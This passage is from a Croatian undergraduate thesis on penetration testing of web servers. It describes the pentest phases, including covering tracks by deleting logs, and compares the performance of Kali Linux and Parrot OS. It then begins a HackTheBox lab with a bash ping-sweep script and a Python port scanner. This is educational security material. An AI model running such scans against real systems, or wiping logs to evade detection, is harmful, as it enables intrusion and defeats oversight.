Penetracijsko testiranje web poslužitelja

Rusovan, Karlo

SVEUČILIŠTE U ZAGREBU

FAKULTET ORGANIZACIJE I INFORMATIKE

V A R A Ž D I N

KARLO RUSOVAN

PENETRACIJSKO TESTIRANJE WEB POSLUŽITELJA

ZAVRŠNI RAD

Varaždin, 2021.

SVEUČILIŠTE U ZAGREBU

FAKULTET ORGANIZACIJE I INFORMATIKE

V A R A Ž D I N

Karlo Rusovan

JMBAG: 0016139899

Studij: Primjena informacijske tehnologije u poslovanju

Penetracijsko testiranje web poslužitelja

ZAVRŠNI RAD

Mentor/Mentorica:

Doc. dr. sc. Petra Grd

Varaždin, rujan 2021.

Sažetak

Ovaj rad sadržava teorijski pregled penetracijskog testiranja. Proces penetracijskog testiranja predstaviti će se kroz glavne korake od početne enumeracije do podizanja razine ovlasti te prikrivanja tragova napada. Nakon toga napraviti će se usporedba *Linux* distribucija za penetracijsko testiranje uz kratak pregled njihovih mogućnosti. Za potrebe praktičnog primjera koristiti će se alat *Virtualbox* te *Kali Linux* kako bi se prikazao proces penetracijskog testiranja Web poslužitelja. Prikazati će se proces identifikacije i odabira mete napada, a nakon toga i penetracijsko testiranje sustava za autentifikaciju, sustava za autorizaciju te podizanje razine ovlasti na samom poslužitelju. Naposlijetku, navesti će se mogući načini zaštite od svih napada provedenih u praktičnom primjeru.

Ključne riječi: penetracijsko testiranje, Kali Linux, informacijska sigurnost

Sadržaj

1. Uvod

Tema ovog rada je penetracijsko testiranje Web poslužitelja. Ovim radom želi se objasniti pojam penetracijskog testiranja pregledom svake od pet glavnih faza, od prikupljanja informacija o meti do izrade izvještaja. Danas postoji veliki broj alata za penetracijsko testiranje koji služe za automatizaciju i ubrzanje procesa prikupljanja informacija o potencijalnim ranjivostima i provođenje napada. *Kali Linux*, operacijski sustav za penetracijsko testiranje dolazi sa preko 600 takvih alata. Iako je bitno poznavati alate i načine na koji se koriste, fokus u ovom radu će biti na razumijevanju kako ti alati rade. Iz tog razloga će se neke aktivnosti poput skeniranja mreže kao i skeniranja portova na meti obaviti pisanjem vlastitog ili modificiranjem postojećeg programskog koda iako postoje alati koji mogu automatizirati te aktivnosti. Time će se pružiti bolji uvid u način na koji se funkcije alata za penetracijsko testiranje provode. Bitno je i razumjeti u kojim su situacijama neki alati najpogodniji za korištenje, što će isto tako biti objašnjeno i prikazano kroz praktični primjer. S obzirom da je tema ovog rada penetracijsko testiranje, a ne provođenje *cyber* napada, nakon provedenog napada navedeni će biti i načini zaštite. Time će praktični primjer poprimiti izgled izvještaja u čijem su zaključku definirane konkretne akcije i načini na koji se izvođenje demonstriranih napada može usporiti, a u nekim slučajevima i potpuno zaustaviti. Ono što se ovim radom želi postići je simulacija stvarnih napada nad Web poslužiteljem kako bi se identificirale ranjivosti te načini na koje se identificirane ranjivosti mogu ukloniti. Zaštita od provedenih napada je krajnji cilj svakog procesa penetracijskog testiranja te predstavlja mogućnost da se organizacija zaštiti od napada na svoj informacijski sustav prije nego što se ti napadi provedu u produkcijskom okruženju.

2. Penetracijsko testiranje

Penetracijsko testiranje je proces kojim se provodi napad nad nekim sustavom kako bi se dobio bolji uvid u potencijalne ranjivosti tog sustava te načine zaštite od budućih napada. Cilj penetracijskog testiranja je simulacija stvarnih scenarija *cyber* napada u svrhu pregleda sigurnosnog aspekta sustava. Time se želi ocijeniti otpornost različitih komponenti na *cyber* napade kako bi se potencijalne ranjivosti mogle otkloniti prije nego što se nad njima izvrši stvarni napad. Informacijski sustavi se često nadograđuju novim komponentama i značajkama. Iz tog razloga je potrebno redovito provoditi penetracijsko testiranje kako bi se otkrile potencijalne ranjivosti u novim komponentama koje bi mogle dovesti do kompromitacije cijelog sustava.

Postoji više vrsta penetracijskog testiranja koje su usmjerene na različite aspekte organizacije te se penetracijsko testiranje ne odnosi samo na softverske komponente informacijskog sustava. Dvije vrste koje će biti demonstrirane u praktičnom dijelu ovog rada su penetracijsko testiranje Web aplikacija te penetracijsko testiranje mreže. Penetracijsko testiranje mreže između ostalog odnosi se i na presretanje paketa koje će biti prikazano kasnije, dok će penetracijsko testiranje Web aplikacija biti provedeno na način da će se napasti Web aplikacija mete kako bi se dobio pristup poslužitelju. Kod penetracijskog testiranja Web aplikacija bitno je spomenuti OWASP (*Open Web Application Security Project*) top 10. To je popis 10 najčešćih prijetnji u vidu *cyber* napada nad Web aplikacijama te često predstavlja polaznu točku za penetracijsko testiranje Web aplikacija [1]. U praktičnom primjeru ovog rada demonstrirati će se napadi vezani uz prijetnje sa ovog popisa poput ranjive autentikacije te ranjive kontrole pristupa.

Osim navedenih vrsta postoje i penetracijsko testiranje IoT (*Internet of Things*) uređaja, penetracijsko testiranje clouda, kripto valuta te fizičko penetracijsko testiranje. Fizičko penetracijsko testiranje osobito je bitno provoditi u organizacijama poput banaka i kasina. Najčešće se odnosi na provođenje napada nad fizičkim barijerama poput senzora, kamera te brava te se često provodi zajedno sa penetracijskim testiranjem mreže [2].

2.1. Faze procesa penetracijskog testiranja

Klasično penetracijsko testiranje Web aplikacija kao što će biti prikazano u praktičnom primjeru može se podijeliti u pet faza. Faze penetracijskog testiranja nisu uvijek linearne već predstavljaju ciklus čiji se dijelovi mogu ponavljati više puta. Primjer takvog ciklusa je dobivanje pristupa ovlastima nekog korisnika Web aplikacije nakon čega je potrebna daljnja enumeracija kako bi se dobio pristup korisniku sa većim ovlastima.

2.1.1.Enumeracija

Enumeracija je prva i najvažnija faza penetracijskog testiranja. To je faza u kojoj se prikupljaju informacije o meti kako bi se otkrile potencijalne ranjivosti koje se kasnije mogu iskoristiti. Enumeracija se može podijeliti na dvije vrste, a to su pasivna i aktivna.

Pasivna enumeracija se odnosi na prikupljanje podataka bez interakcije s metom. Alat koji se najčešće koristi za provođenje pasivne enumeracije je *Google*, zajedno sa društvenim mrežama. Na taj način se mogu saznati korisne informacije o organizaciji nad kojom se provodi penetracijsko testiranje te o zaposlenicima te organizacije. Iz tog razloga je ova vrsta enumeracije vrlo važna kod penetracijskog testiranja „uživo“ koje podrazumijeva korištenje društvenog inženjeringa za dobivanje pristupa. Pasivna enumeracija uključuje i konstruiranje *Google* upita kako bi se na Web mjestu mete pronašli skriveni dokumenti i stranice, s obzirom da pri tome ne postoji direktna komunikacija s metom [3]. Prednost ove vrste enumeracije je to što meta ne može detektirati aktivnosti prikupljanja informacija.

Aktivna enumeracija je prikupljanje podataka o meti na način da se ostvaruje direktna komunikacija. Upravo ova vrsta enumeracije će se koristiti u praktičnom primjeru, a odnosi se na skeniranje potencijalne mete kako bi se pronašli otvoreni portovi i time dobile informacije o potencijalno ranjivim komponentama i značajkama na meti. Osim toga, koristeći alate za aktivnu enumeraciju pronaći će se skrivene stranice i dokumenti na Web mjestu mete. Mnogo alata za aktivnu enumeraciju dolazi pred instalirano na operacijskim sustavima za penetracijsko testiranje poput *Kali Linux* te *Parrot OS* koji će biti pobliže upoznati u sljedećem poglavlju. Iako aktivna enumeracija ne spada u direktne cyber napade, s obzirom da postoji komunikacija s metom moguće je otkriti pokušaje prikupljanja informacija i detektirati potencijalan napad već u ovoj fazi.

2.1.2. Dobivanje pristupa

Ova faza predstavlja provođenje napada nad ranjivostima koje su otkrivene i o kojima su informacije prikupljene u fazi enumeracije. Cilj ove faze je ostvariti pristup nekom od korisnika sustava. Ukoliko je cilj procesa penetracijskog testiranja dobivanje *root* ovlasti, a nakon provedenog napada se dobije pristup običnom korisniku potrebno je obaviti određene radnje u svrhu podizanja razine ovlasti što predstavlja sljedeću fazu procesa penetracijskog testiranja. Postoji veliki broj načina na koji se može ostvariti pristup korisniku sustava a ovise o informacijama prikupljenim u fazi enumeracije. U nekim slučajevima moguće je iskoristiti ranjivu softversku komponentu ili značajku sustava dok je u drugim slučajevima moguće iskoristiti ljudski faktor te pristup ostvariti tehnikama društvenog inženjeringa. Bez obzira na koji se način ostvari, pristup korisniku sustava označava prekretnicu u svakom procesu penetracijskog testiranja s obzirom da omogućuje pristup novim informacijama i boljem pregledu sustava koji se napada iznutra.

2.1.3. Podizanje razine ovlasti

Podizanje razine ovlasti često zahtjeva povratak na fazu enumeracije kako bi se prikupile informacije iz resursa dobivenih pristupom nekom od korisnika sustava. Te informacije se zatim mogu iskoristiti za provođenje sljedećeg napada čiji je cilj dobivanje pristupa korisniku sa višom razinom ovlasti. Iz tog razloga se faza enumeracije i faza dobivanja pristupa mogu ponavljati više puta u procesu penetracijskog testiranja. Podizanje razine ovlasti može se izvesti horizontalno i vertikalno. Horizontalno podizanje razina ovlasti odnosi se na ostvarivanje pristupa resursima drugih korisnika koji imaju istu razinu ovlasti kao korisnik kojem je trenutno ostvaren pristup. Na taj način se mogu dobiti informacije koje se mogu iskoristiti za daljnje napade nad sustavom kojima se ostvaruje pristup korisniku sa višom razinom ovlasti. Ostvarivanje više razine ovlasti još se naziva i vertikalno podizanje razine ovlasti [4].

2.1.4. Prikrivanje tragova

Prikrivanje tragova je vrlo bitan korak kojim se sprječava detekcija aktivnosti penetracijskog testiranja. Uključuje poduzimanje mjera kako bi se spriječila detekcija napada prilikom izvođenja te poduzimanje mjera kako bi se uklonili dokazi o napadu koji se naknadno mogu prikupiti digitalnom forenzikom [5]. U praktičnom primjeru će se provesti osnovni koraci uklanjanja dokaza na način da će se obrisati maliciozni kod te zapisi u *log* datoteci koji ukazuju na neovlaštene aktivnosti. Za sprječavanje detekcije napada prilikom izvođenja istog potrebno je poznavati alate koji se koriste. Pri tome je važno razumjeti razinu „buke“ koju proizvode određeni alati za skeniranje i provođenje napada nad metom kako bi se postigla ravnoteža između efektivnih napada i napada koje je teško detektirati. Aktivnosti prikrivanja tragova isto tako pomažu u dugotrajnom održavanju pristupa poslužitelju mete s obzirom da ukoliko napad nije detektiran postoje manje šanse da se zakrpaju ranjivosti koje omogućuju pristup meti.

2.1.5. Izvještavanje

Faza izvještavanja predstavlja razliku između *cyber* napada i penetracijskog testiranja. Dok je krajnji cilj *cyber* napada prikriti tragove i osigurati dugotrajni pristup poslužitelju mete, krajnji cilj penetracijskog testiranja je kreiranje izvještaja. Izvještaj služi kako bi se na temelju provedenog napada donijeli zaključci o akcijama koje je potrebno provesti kako bi se informacijska sigurnost organizacije podigla na višu razinu. Izvještaj procesa penetracijskog testiranja u ovom radu je poglavlje praktičnog dijela ali i posljednje poglavlje u kojem se pruža pregled načina zaštite od demonstriranog napada. Definirane su konkretne smjernice i poboljšanja koja je moguće implementirati kako se prikazani napadi više ne bi mogli ponoviti. To predstavlja krajnji cilj penetracijskog testiranja jer organizaciji pruža uvid u trenutne ranjivosti informacijskog sustava te načine na koje se te ranjivosti mogu ukloniti. Izvještaji penetracijskog testiranja u poslovnom svijetu nešto su složeniji od izvještaja koji će biti prikazan u ovom radu, a najčešće se sastoje od tri glavna dijela. Pri tome je prvi dio sažet pregled zaključaka sa konkretnim akcijama koje je potrebno poduzeti. Taj pregled je napisan laičkim jezikom te za razumijevanje nije potrebno tehničko znanje, a namijenjen je za viši menadžment. Zatim slijedi izvještaj o provođenju napada, korak po korak. U posljednjem dijelu se iznose sve pronađene ranjivosti i potencijalne prijetnje te su pri tome ocjenjene ovisno o riziku koji predstavljaju za organizaciju [6]. Time se dobiva potpuni izvještaj koji prikazuje detaljan pregled provođenja napada nad informacijskim sustavom ali daje i sažet pregled konkretnih akcija koje se mogu poduzeti kako bi se budući napadi spriječili.

3. Usporedba operacijskih sustava za penetracijsko testiranje

Za potrebe penetracijskog testiranja primarno se koriste Linux distribucije zbog svoje fleksibilnosti i mnoštva alata koji ubrzavaju i omogućuju temeljitiji proces penetracijskog testiranja. Isto tako, često zahtijevaju manje računalnih resursa što omogućuje provođenje penetracijskog testiranja koristeći veći raspon uređaja. Neke od popularnih Linux distribucija su Debian, Fedora, Ubuntu i slične. Dva najpopularnija operacijska sustava koji se koriste za penetracijsko testiranje baziraju se upravo na distribuciji Debian, a ti operacijski sustavi su Kali Linux te Parrot OS. Kali Linux temelji se na operacijskom sustavu BackTrack Linux te je osmišljen kao njegova zamjena. Razvijen je od strane članova organizacije „*Offensive Security*“ koja je jedna od vodećih organizacija za primjenu informacijske sigurnosti te koja financira razvoj Kali-a i omogućuje česta ažuriranja značajki sustava. Kali je besplatan, dolazi sa više od 600 alata za penetracijsko testiranje i primjenu informacijske sigurnosti te podržava naredbe na više jezika što mu daje pristup široj publici [7]. S druge strane nalazi se Parrot OS koji je razvijen imajući na umu iste funkcionalnosti kao i Kali Linux no postoje određene razlike koje je bitno razmotriti prilikom odabira operacijskog sustava za penetracijsko testiranje.

Prva razlika je to što Parrot OS zahtijeva manje prostora za pohranu, samo 8 gigabajta [8] dok Kali Linux zahtijeva 20 gigabajta prostora za pohranu [9]. Sljedeća veća razlika između ovih operacijskih sustava je činjenica da je Parrot OS usmjeren na privatnost i sigurnost prilikom rada na Internetu. To se postiže alatima poput TOR-a *(The Onion Router*) koji predstavlja decentraliziranu mrežu koja osigurava anonimnost prilikom aktivnosti na Internetu. Ta anonimnost se ostvaruje tako da HTTP zahtjev putuje kroz veliki broj točaka u mreži zbog čega se IP adresa klijenta koji je poslao originalni zahtjev vrlo teško prati i otkriva. Parrot OS sadrži i AnonSurf, alat kojim se omogućuje korištenje različitih mreža za anonimiziranje poput spomenutog TOR-a. Naposlijetku, Parrot OS dolazi i sa više alata za penetracijsko testiranje bežičnih mreža što ga isto tako čini pogodnim za korištenje na prijenosnim uređajima. Jedan od takvih alata je Wifiphisher koji služi za provođenje napada nad bežičnim mrežama poput *phishing* napada [10].

Zbog navedenih razloga male veličine instalacije, alata za anoniman rad na mreži kao i dodatnih alata za penetracijsko testiranja bežičnih mreža koji se ne nalaze na Kali Linuxu poput spomenutog Wifiphishera, Parrot OS se pokazuje kao bolji izbor za korištenje „na terenu“ na prijenosnim uređajima. S obzirom da zahtijeva mali prostor za pohranu, Parrot OS je pogodan i za pokretanje sa USB štapića što korisniku omogućuje pristup potrebnim alatima za penetracijsko testiranje na bilo kojem dostupnom uređaju. Ipak, prijenosni uređaji za kakve se

Parrot OS čini pogodan često imaju slabije performanse. Osim toga, ukoliko se operacijski sustav pokreće sa USB štapića na bilo kojem dostupnom uređaju isto tako se često može pojaviti slučaj gdje takav uređaj ima nisku razinu dostupnih računalnih resursa. Iz tog razloga je prije donošenja zaključaka o pogodnosti operacijskih sustava za različite situacije potrebno provesti testove performansi na različitim konfiguracijama virtualnih strojeva sa različitim razinama računalnih resursa. Time će se vidjeti ukoliko je Parrot OS responzivniji na uređajima slabijih performansi te time pogodniji za korištenje na terenu.

3.1. Usporedba performansi operacijskih sustava za penetracijsko testiranje

S obzirom da navedeni operacijski sustavi sadrže sve popularne alate za penetracijsko testiranje provedeni su testovi pokretanja nekih od tih alata kako bi se vidjelo koji operacijski sustav bolje koristi dostupne računalne resurse. Sljedeća tablica prikazuje izvođenje nekih od popularnijih alata za skeniranje mete kao i izvođenje alata *johntheripper* za potrebe „krekiranja“ lozinke. Alati za skeniranje mete pokretali su se nad virtualnim strojem *OWASP BWA (Broken Web Applications)* dok se alat *johntheripper* izvodio na način da mu se proslijedio rječnik od 113 443 lozinki u kojem je tražena lozinka na posljednjem mjestu. Na taj način se osiguralo da oba operacijska sustava procesiraju isti broj linija rječnika prilikom pokretanja tog alata. Kao što je prikazano u tablici, dodijeljeni su jednaki računalni resursi za oba operacijska sustava (8 gigabajta radne memorije te 6 procesorskih jezgri), a za virtualizaciju korišten je Oracle VM VirtualBox.

Tablica 1: Pokretanje alata za penetracijsko testiranje

Alat	Kali (sekunde)	Parrot (sekunde)
nmap	19.15	17.62
nikto	46	44
wpscan	6.17	5.96
johntheripper	30	29
8gb RAM , 6 procesorskih jezgri		

Iz rezultata je vidljivo kako je Parrot OS marginalno brži prilikom izvođenja svih alata. Preciznije, Parrot OS je u prosjeku brži za 4.68% što nije zanemarivo ali nije ni dovoljno za donošenje zaključaka o učinkovitosti korištenja računalnih resursa. Sljedeća tablica prikazuje izvođenje alata *johntheripper* sa različitim razinama dodijeljenih računalnih resursa. Ostali alati iz prethodne tablice nisu uključeni u ovaj test s obzirom da dostupni računalni resursi nisu utjecali na brzinu njihovog izvođenja. S druge strane, alat *johntheripper* je pogodan za ovaj test s obzirom da nije alat za skeniranje mreže pa brzina njegovog izvođenja direktno ovisi o procesorskoj snazi virtualnog stroja.

Tablica 2: Pokretanje alata johntheripper

	Kali (sekunde)	**Parrot (sekunde)**
12gb RAM, 12 jezgri	27	27
8gb RAM, 6 jezgri	30	29
1gb RAM, 1 jezgra	157	153
512mb RAM, 1 jezgra	159	154
Alat johntheripper, 113 443 procesirane linije u rječniku		

Ovdje se zaključuje kako brzina izvođenja ovisi samo o procesorskoj snazi. Količina dodijeljene radne memorije i operacijski sustav ne utječu značajno na brzinu izvođenja alata *johntheripper.* Iz dosadašnjih rezultata vidljivo je kako izbor operacijskog sustava ne utječe na brzinu izvođenja prikazanih alata za penetracijsko testiranje. Ipak, važno je napomenuti kako su svi dosadašnji alati izvođeni u prozoru terminala, bez grafičkog sučelja. Iz tog razloga je potrebno testirati pokretanje alata sa grafičkim sučeljem s obzirom da u tom slučaju responzivnost operacijskog sustava ima veći utjecaj na brzinu pokretanja alata. Za test pokretanja alata sa grafičkim sučeljem koji je prikazan u sljedećoj tablici korišten je alat za nadzor mreže *Wireshark.* Alat je pokrenut na oba operacijska sustava u četiri različite konfiguracije računalnih resursa. Važno je napomenuti kako konfiguracije sa 512 megabajta i 1 gigabajt radne memorije ne zadovoljavaju zahtjeve za Kali Linux od 2 gigabajta radne memorije specificirane na stranicama *Linux Config* [12].

Tablica 3: Pokretanje alata Wireshark

	Kali (sekunde)	Parrot (sekunde)
4gb RAM, 4 jezgre	4.23	5.6
2gb RAM, 4 jezgre	4.66	5.49
1gb RAM, 1 jezgra	4.03	7.91
512mb RAM, 1 jezgra	7.28	33.83
Grafičko sučelje alata Wireshark		

Prema navedenom izvoru Kali zahtijeva 2 gigabajta radne memorije dok Parrot OS zahtijeva samo 256 megabajta [13]. Iz toga bi se moglo zaključiti da čak i ako se Kali uspješno pokrene na konfiguracijama sa manje od 2 gigabajta radne memorije, biti će mnogo sporiji u otvaranju alata sa grafičkim sučeljem nego što će to biti Parrot OS koji ima manje specificirane zahtjeve za računalnim resursima. Ipak, rezultati su suprotni tom zaključku. Naime, na konfiguracijama sa niskom razinom dostupnih računalnih resursa responzivnost te brzina otvaranja različitih prozora je mnogo bolja koristeći Kali nego Parrot OS. To je kvantificirano i rezultatima u prethodnoj tablici koji prikazuju brzinu otvaranja grafičkog sučelja alata Wireshark. Iz rezultata je vidljivo kako je Parrot OS mnogo sporiji u otvaranju grafičkog sučelja tog alata u slučajevima kada je dodijeljen 1 gigabajt radne memorije ili manje. Iako je 512 megabajta radne memorije dovoljno prema specifikacijama Parrot OS-a, vrijeme otvaranja od 34 sekunde prikazuje kako je gotovo nemoguće koristiti grafička sučelja u toj konfiguraciji. Ovime se dolazi do zanimljivog zaključka kod kojeg je operacijski sustav sa višim zahtjevima za računalnim resursima mnogo responzivniji u konfiguraciji sa 512 megabajta radne memorije nego operacijski sustav koji se oglašava kao *„lightweight“* alternativa. Razlog tome su *desktop* okruženja koja navedeni sustavi koriste. *Desktop* okruženje predstavlja softver poput uređivača teksta, preglednika datoteka i sličnog koji se nalazi na operacijskom sustavu [14]. Kali koristi XFCE (*XForms Common Enviroment)* kojem je glavni cilj responzivnost te učinkovito i ekonomično korištenje dostupnih računalnih resursa [15]. S druge strane, ParrotOS *Security* verzija koja je korištena za potrebe provedenih testova koristi *Mate* koji je više usmjeren na korisničko iskustvo te ima više značajki nego spomenuti *Xfce*. Ovdje je važno napomenuti kako je Parrot OS *Home* verzija dostupna sa učinkovitijim *Xfce desktop* okruženjem ali u tom slučaju ne dolazi sa svim alatima za penetracijsko testiranje kao korištena Parrot OS *Security* verzija.

Iz provedenih testova moguće je donijeti zaključke o odabiru operacijskog sustava za korištenje na terenu te za korištenje u slučajevima kada računalni resursi ne predstavljaju ograničenje. Naime, iako Parrot OS zahtijeva manje prostora za pohranu te sadrži više alata za penetracijsko testiranje bežičnih mreža, smatram kako je Kali Linux svejedno bolja opcija za korištenje na terenu zbog mnogo manje potrebe za računalnim resursima zahvaljujući Xfce *desktop* okruženju. U današnje vrijeme USB štapići od 32 gigabajta nisu pretjerano skupi, a alati poput Wifiphishera se mogu vrlo lako instalirati na Kali Linux iako ne dolaze predinstalirani. S druge strane, za korištenje u slučajevima kada računalni resursi ne predstavljaju ograničenje izbor operacijskih sustava svodi se na osobnu sklonost *desktop* okruženja. Performanse oba operacijska sustava su gotovo jednake, a s obzirom da sam skloniji radu u Xfce okruženju Kali Linux će se koristiti za potrebe praktičnog primjera ovog rada.


4. Praktični primjer

Zbog zaključaka donesenih u prethodnom poglavlju za potrebe praktičnog primjera koristiti će se operacijski sustav Kali Linux sa pripadajućim alatima za penetracijsko testiranje te platforma za penetracijsko testiranje HackTheBox. HackTheBox korisnicima omogućuje pristup ranjivim poslužiteljima te predstavlja sigurno okruženje u kojem se aktivnosti penetracijskog testiranja mogu obavljati na legalan način.


4.1. Identifikacija mete

Nakon uspješnog spajanja na HackTheBox mrežu koristeći VPN (*Virtual Private Network*), potrebno je pronaći potencijalne mete. To se može postići na način da se koristi skripta koja šalje ICMP (*Internet Control Message Protocol*) paket svakoj IP adresi na podmreži (*eng. subnetu*) te provjerava od kojih IP adresa dobiva odgovor. ICMP paketi se šalju naredbom ping, a ukoliko je odgovor dobiven može se zaključiti kako ta IP adresa pripada nekom uređaju koji na podmreži aktivan.

S obzirom da se na HackTheBox mreži potencijalne mete nalaze na IP adresama od 10.10.10.0. do 10.10.10.255. može se kreirati skripta koja svim adresama u navedenom rasponu šalje pakete ping naredbom. CIDR (*eng. Classless Inter-Domain Routing*) notacijom ovakav raspon IP adresa mogao bi se kraće zapisati kao 10.10.10.0./24 pri čemu /24 označava da se 24 bita odnose na dio IP adrese koji označava mrežu dok se preostalih 8 bitova u 32 bitnoj IPv4 adresi odnose na označavanje pojedinih uređaja na toj mreži. Iz toga se može zaključiti da na ovoj mreži postoje 254 moguće IP adrese koje mogu pripadati potencijalnim metama, s obzirom da je 10.10.10.255. rezervirana *broadcast* IP adresa odnosno adresa koja omogućava prijenos podataka na svaki uređaj u lokalnoj mreži te se ne može dodijeliti bilo kojem uređaju. Na sljedećoj slici prikazan je rezultat dvije naredbe ping pri čemu na prvu nije dobiven odgovor dok je na drugu dobiven odgovor.



Slika 1: Rezultat naredbe ping bez odgovora



Slika 2: Rezultat naredbe ping sa odgovorom

Iz priloženih slika zaključuje se kako je razlika između uspješnog i neuspješnog rezultata linija odgovora "`64 bytes from <ip addr>`". Na temelju toga moguće je konstruirati sljedeću naredbu koja će uzimati samo IP adrese iz uspješnih odgovora:

```
ping -c1 <ip adresa> | grep "64 bytes" | cut -d " " -f 4 | tr -d ":"
```

-c1 opcija kod poziva ping naredbe označava slanje samo jednog ICMP paketa, što predstavlja uštedu vremena u slučaju da se paketi žele slati na veliki broj IP adresa. "|" ili *pipe* je znak koji omogućuje slanje rezultata naredbe koja se nalazi prije *pipea* kao unosa naredbi koja se nalazi nakon *pipea*. Sljedeća naredba je grep koja uzima liniju u kojoj je prisutan tekst koji se nalazi unutar navodnika, u ovom slučaju "64 bytes". Zatim se naredbi cut prosljeđuje *delimiter* " " odnosno razmak te se sa opcijom -f definira koje se polje želi uzeti. U ovom slučaju prvo polje bi bilo "64", drugo polje bi bilo "bytes", treće bi bilo "from" dok bi četvrto polje bila IP adresa. Posljednja naredba je tr ili *translate* kojoj se prosljeđuje *delimiter* ":" te koja uzima dio teksta koji se nalazi prije prosljeđenog *delimitera*, odnosno čistu IP adresu. Na temelju prikazanog načina ekstrakcije IP adresa sa kojih je dobiven uspješan odgovor na ICMP paket može se napraviti sljedeća skripta koja takve pakete šalje svim IP adresama na mreži te u tekstualnu datoteku sprema samo one adrese sa kojih je dobiven odgovor.


```
#!/bin/bash
for ip in `seq 1 254`; do
ping -c 1 $1.$ip | grep "64 bytes" | cut -d " " -f 4 | tr -d ":" &
done
```

"#!/bin/bash" linijom definira se izvođenje skripte u *bash* ljusci. Zatim se definira *for* petlja koja se izvodi unutar raspona brojeva od 1 do 254. U sljedećoj liniji se za svaki od tih brojeva izvršava naredba ping sa opcijom -c 1 te IP adresom koja je napisana u obliku $1.$ip. $1 predstavlja prvi argument koji korisnik prosljeđuje prilikom poziva skripte dok $ip predstavlja brojeve od 1 do 254 u for petlji. Ostale naredbe kao što je ranije objašnjeno služe za ekstrakciju IP adrese ukoliko je dobiven odgovor na ICMP paket.

Skripta se poziva na sljedeći način koji omogućuje zapisivanje aktivnih IP adresa u tekstualnu datoteku koja će se koristiti za daljnji rad [16] :

```
./ipsweep.sh 10.10.10 >  adrese.txt
```

Na sljedećoj slici prikazan je sadržaj datoteke „adrese.txt“ nakon izvođenja „ipsweep.sh“ skripte na HackTheBox mreži.



Slika 3: IP adrese uređaja na mreži

4.2. Enumeracija

Sada kada su poznate IP adrese koji pripadaju uređajima na mreži odnosno potencijalnim metama, moguće je nastaviti enumeraciju kako bi se izabrala ona meta koja je najpogodnija za napad. Kako bi lakše otkrili moguće ranjivosti na metama potrebno je izvršiti skeniranje portova. S obzirom da je svaki port vezan uz neki servis koji se na njemu izvodi, pomoću pregleda otvorenih portova moguće je donijeti zaključke o ranjivim servisima ili značajkama koji se izvode na poslužitelju koji predstavlja metu. Za skeniranje portova najpopularniji alat zove se Nmap ali za potrebe ovog praktičnog primjera modificirana je *Python* skripta [17] kako bi se pružio bolji uvid u akcije koje se izvode kako bi se otkrilo ako je neki port na meti otvoren.

```
#!/bin/python3
import sys #omogućuje da proslijeđujemo argumente poput ip adresa
import socket
from datetime import datetime
#Definiranje "mete" tj. ip adresa koje želimo ispitati
if len(sys.argv) == 2:
      meta = socket.gethostbyname(sys.argv[1])
else:
      print("Netočan broj argumenata.")
      print("Primjer: python3 scanner.py <ip>")
      sys.exit()
#Banner koji korisniku prikazuje napredak
print ("-" * 50)
print ("Trenutno skeniram: " + meta)
print("Vrijeme početka: " + str(datetime.now()))
print("-" * 50)
napredak = 0
try:
      for port in range(20,1000):
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            socket.setdefaulttimeout(1)
            rezultat = s.connect_ex((meta,port))
            if port % 100 == 0:
                  napredak = napredak + 10
                  print(str(napredak)+"% portova skenirano")
            if rezultat == 0:
                  print("Port je otvoren: " + str(port))
            s.close()
except KeyboardInterrupt:
      print("\nIzlaz iz programa")
      sys.exit()
except socket.error:
      print("Nemogućnost povezivanja sa poslužiteljem")
      sys.exit()
```

